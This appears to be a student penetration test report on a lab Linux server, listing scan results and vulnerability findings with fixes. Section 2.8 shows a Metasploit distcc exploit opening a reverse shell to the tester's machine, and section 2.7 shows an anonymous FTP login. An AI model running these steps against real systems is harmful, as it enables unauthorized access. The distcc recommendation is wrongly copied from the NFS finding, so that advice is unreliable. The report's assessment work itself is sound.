

Penetration Test Report

May 6, 2021

Submitted by
Mahfuzul Nissan

Table of Contents

Executive Summary	1
Summary of Results	1
Strategic Recommendations	2
1 Technical Summary	2
1.1 Scope	2
1.2 Post Assessment Clean-up	2
1.3 Risk Ratings	2
1.4 Findings Overview	3
2 Technical Details	5
2.1 Unix OS Unsupported Version Detection	5
2.2 VNC Server Password	5
2.3 NFS Shares word readable	6
2.4 X Server Detection	7
2.5 SSH Weak Algorithms Supported	7
2.6 SSH Weak MAC Algorithms Enabled	8
2.7 Anonymous FTP Enabled	9
2.8 DISTCC Daemon	10
3 Conclusion	11

Executive Summary

Penetration test was conducted by Mahfuzul Nissan to evaluate the state of an old server box. All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attack against old server box with the goals of:

- Thoroughly evaluates the state of the server.
- Discovering if a remote attacker could penetrate server box's defenses.
- Determining the impact of a security breach on server box.

The testing took place over the period from 30th April to 6th May 2021. During this period, the application was analyzed and assessed using a combination of standard tools and utilities the knowledge and experience.

Efforts were placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorized access to server box. The attacks were conducted with the level of access that a general Internet user would have. All tests and actions being conducted under controlled conditions.

This current report details the scope of testing conducted and all significant findings along with detailed remedial advice. The summary below provides non-technical audience with a summary of the key findings and next section of this report relates the key findings and contains technical details of each vulnerability that was discovered during the assessment along with tailored best practices to fix.

Summary of Results

Based on the security assessment for server box, the current status of the identified vulnerabilities set the risk at a CRITICAL level, which if not addressed in time, these vulnerabilities could be a trigger for a cybersecurity breach. These vulnerabilities can be easily fixed by following the best practices and recommendation given throughout the report.

The following table represents the penetration testing in-scope items and breaks down the issues, which were identified and classified by severity of risk.

Description	Critical	High	Medium	Low	Total
Network Scan	2	1	3	2	8

Strategic Recommendations

I recommend solving CRITICAL, HIGH, and MEDIUM vulnerabilities as soon as possible.

1 Technical Summary

1.1 Scope

The security assessment was carried out in the secured environment (cyber range) and it included the following scope:

Machine: Server Box | IP: 172.16.22.11

This engagement included a single host on the company's internal network, which is a backdated Linux server. Testing was performed using industry-standard penetration testing tools and frameworks, including Nmap, Nessus, the Metasploit Framework etc.

1.2 Post Assessment Clean-up

Any test accounts, which were created for the purpose of this assessment, should be disabled or removed, as appropriate, together with any associated content.

1.3 Risk Ratings

The table below gives a key to the risk naming and colours used throughout this report to provide a clear and concise risk scoring system.

It should be noted that quantifying the overall business risk posed by any of the issues found in any test is outside my scope. This means that some risks may be reported as high from a technical perspective but may, as a result of other controls unknown to me, be considered acceptable by the business.

#	Risk Rating	CVSSv3 Score	Description
1	CRITICAL	9.0 - 10	A vulnerability was discovered that has been rated as critical. This requires resolution as quickly as possible.
2	HIGH	7.0 – 8.9	A vulnerability was discovered that has been rated as high. This requires resolution in a short term.
3	MEDIUM	4.0 – 6.9	A vulnerability was discovered that has been rated as medium. This should be resolved throughout the ongoing maintenance process.
4	LOW	1.0 – 3.9	A vulnerability was discovered that has been rated as low. This should be addressed as part of routine maintenance tasks.
5	INFO	0 – 0.9	A discovery was made that is reported for information. This should be addressed in order to meet leading practice.

1.4 Findings Overview

All the issues identified during the assessment are listed below with a brief description and risk rating for each issue. The risk ratings used in this report are defined in Risk Ratings Section.

Description	Risk
Unix OS Unsupported Version Detection	CRITICAL
VNC Server Password	CRITICAL
NFS Shares World Readable	MEDIUM
X Server Detection	LOW
SSH Weak Algorithms Supported	MEDIUM
SSH Weak MAC Algorithms Enabled	LOW
Anonymous FTP Enabled	MEDIUM
DISTCC Daemon	HIGH

```

(root@kali) ~/home/kali
nmap -p- -sV 172.16.22.11
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-04 22:55 EDT
Nmap scan report for 172.16.22.11
Host is up (0.0097s latency).
Not shown: 65512 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    filtered telnet
25/tcp    filtered smtp
111/tcp   open  rpcbind      2 (RPC #100000)
512/tcp   filtered exec
513/tcp   filtered login
514/tcp   filtered shell
1099/tcp  filtered rmiregistry
1524/tcp  filtered ingreslock
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6200/tcp  filtered lm-x
6667/tcp  filtered irc
6697/tcp  filtered ircs-u
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbb)
34202/tcp open  nlockmgr     1-4 (RPC #100021)
40360/tcp open  status       1 (RPC #100024)
53882/tcp open  java-rmi     GNU Classpath grmiregistry
54510/tcp open  mountd       1-3 (RPC #100005)
MAC Address: 2E:9B:6F:28:7C:80 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 154.93 seconds

```

Figure 1 – Information gathering for server box reveals status of server box.




Figure 2 – Information gathering for server box using Nessus.

2 Technical Details

2.1 Unix OS Unsupported Version Detection

CRITICAL

Details

According to its self-reported version number, the Unix operating system running on the remote host is no longer supported. Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.

Impact

CVSS v3.0 Base Score 10.0

Recommendation

Upgrade to a version of the Unix operating system that is currently supported.

Output

Ubuntu 8.04 support ended on 2011-05-12 (Desktop) / 2013-05-09 (Server). Upgrade to Ubuntu 19.10 / LTS 18.04 / LTS 1.

2.2 VNC Server Password

CRITICAL

Details

The VNC server running on the remote host is secured with a weak password. I was able to login using VNC authentication and a password of '#####'. A remote, unauthenticated attacker could exploit this to take control of the system.

Impact

CVSS v3.0 Base Score 10.0

Recommendation

Secure the VNC service with a strong password.

Port

5900 / tcp / vnc




Figure 3 – Server Box Access Using VNC.

2.3 NFS Shares word readable

MEDIUM

Details

The remote NFS server is exporting one or more shares without restricting access (based on hostname, IP, or IP range).

Impact

CVSS v3.0 Base Score 7.5

Recommendation

Place the appropriate restrictions on all NFS shares.

Port

2049 / tcp / rpc-nfs

2.4 X Server Detection

LOW

Details

The remote host is running an X11 server. X11 is a client-server protocol that can be used to display graphical applications running on a given host on a remote client. Since the X11 traffic is not ciphered, it is possible for an attacker to eavesdrop on the connection.

Impact

CVSS v3.0 Base Score 2.6

Recommendation

Restrict access to this port. If the X11 client/server facility is not used, disable TCP support in X11 entirely (-nolisten tcp).

Port

6000 / tcp / x11

2.5 SSH Weak Algorithms Supported

MEDIUM

Details

Remote SSH server is configured to use the Arcfour stream cipher or no cipher at all. RFC 4253 advises against using Arcfour due to an issue with weak keys.

Impact

CVSS v3.0 Base Score 4.3

Recommendation

Contact the vendor or consult product documentation to remove the weak ciphers.

Output

The following weak server-to-client encryption algorithms are supported:

arcfour

arcfour128

arcfour256

The following weak client-to-server encryption algorithms are supported:

arcfour

arcfour128

arcfour256

Port

22 / tcp / ssh

2.6 SSH Weak MAC Algorithms Enabled

LOW

Details

The remote SSH server is configured to allow either MD5 or 96-bit MAC algorithms, both of which are considered weak.

Note that used plugin only checks for the options of the SSH server, and it does not check for vulnerable software versions.

Impact

CVSS v3.0 Base Score 2.6

Recommendation

Contact the vendor or consult product documentation to disable MD5 and 96-bit MAC algorithms.

Output

The following client-to-server Message Authentication Code (MAC) algorithms are supported:

hmac-md5

hmac-md5-96

hmac-sha1-96

The following server-to-client Message Authentication Code (MAC) algorithms are supported:

hmac-md5

hmac-md5-96

hmac-sha1-96

Port

22 / tcp / ssh

2.7 Anonymous FTP Enabled

MEDIUM

Details

FTP server running on the remote host allows anonymous logins. Therefore, any remote user may connect and authenticate to the server without providing a password or unique credentials. This allows the user to access any files made available by the FTP server.


Impact

CVSS v3.0 Base Score 5.3

Recommendation

Disable anonymous FTP if it is not required. Routinely check the FTP server to ensure that sensitive content is not being made available.

Output



```
(root@kali) - [/home/kali]
# ftp 172.16.22.11
Connected to 172.16.22.11.
220 (vsFTPd 2.3.4)
Name (172.16.22.11:kali): ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Figure 4 – FTP Login Using Anonymous User.

Port

21 / tcp

2.8 DISTCC Daemon

HIGH

Details

DISTCC is not configured to restrict access to the server port. It allows remote attackers to execute arbitrary commands via compilation jobs, which are executed by the server without authorization checks.

Impact

CVSS v2.0 Base Score 9.3

Recommendation

Place the appropriate restrictions on all NFS shares.

Output

```
msf6 exploit(unix/misc/distcc_exec) > run
[*] Started reverse TCP double handler on 172.16.21.239:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo XjsHJk3ByQ8MTtGs;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "XjsHJk3ByQ8MTtGs\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (172.16.21.239:4444 → 172.16.22.11:55819) at 2021-05-06 22:45:20 -0400

whoami
sh: line 5: whoami: command not found
whoami
daemon
hostname
csci6625-exam-vm1
ifconfig
eth0      Link encap:Ethernet  HWaddr 2e:9b:6f:28:7c:80
          inet addr:172.16.22.11  Bcast:172.16.23.255  Mask:255.255.252.0
          inet6 addr: fe80::2c9b:6fff:fe28:7c80/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:126011 errors:0 dropped:0 overruns:0 frame:0
          TX packets:34274 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9772313 (9.3 MB)  TX bytes:4564122 (4.3 MB)
          Interrupt:17 Base address:0xc100

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:70 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:5520 (5.3 KB)  TX bytes:5520 (5.3 KB)
```

Figure 5 – DISTCC execution using Metasploitable.

3 Conclusion

Server box suffered a series of control failures, which led to a complete compromise of critical company assets. These failures would have had a dramatic effect on company's operations if a malicious party had exploited them.

The specific goals of the penetration test were stated as:

- Identifying if a remote attacker could penetrate Server Box's defenses.
- Determining the impact of a security breach on:
 - Confidentiality of the company's information.
 - Internal infrastructure and availability of company's information systems.

These goals of the penetration test were met. A targeted attack against server box can result in a complete compromise of organizational assets. Multiple issues that would typically be considered minor were leveraged in concert, resulting in a total compromise of the company's information systems. It is important to note that this collapse of the entire company's security infrastructure can be greatly attributed to insufficient access controls at both the network boundary and host levels. Appropriate efforts should be undertaken to introduce effective network segmentation, which could help mitigate the effect of cascading security failures throughout the company's infrastructure.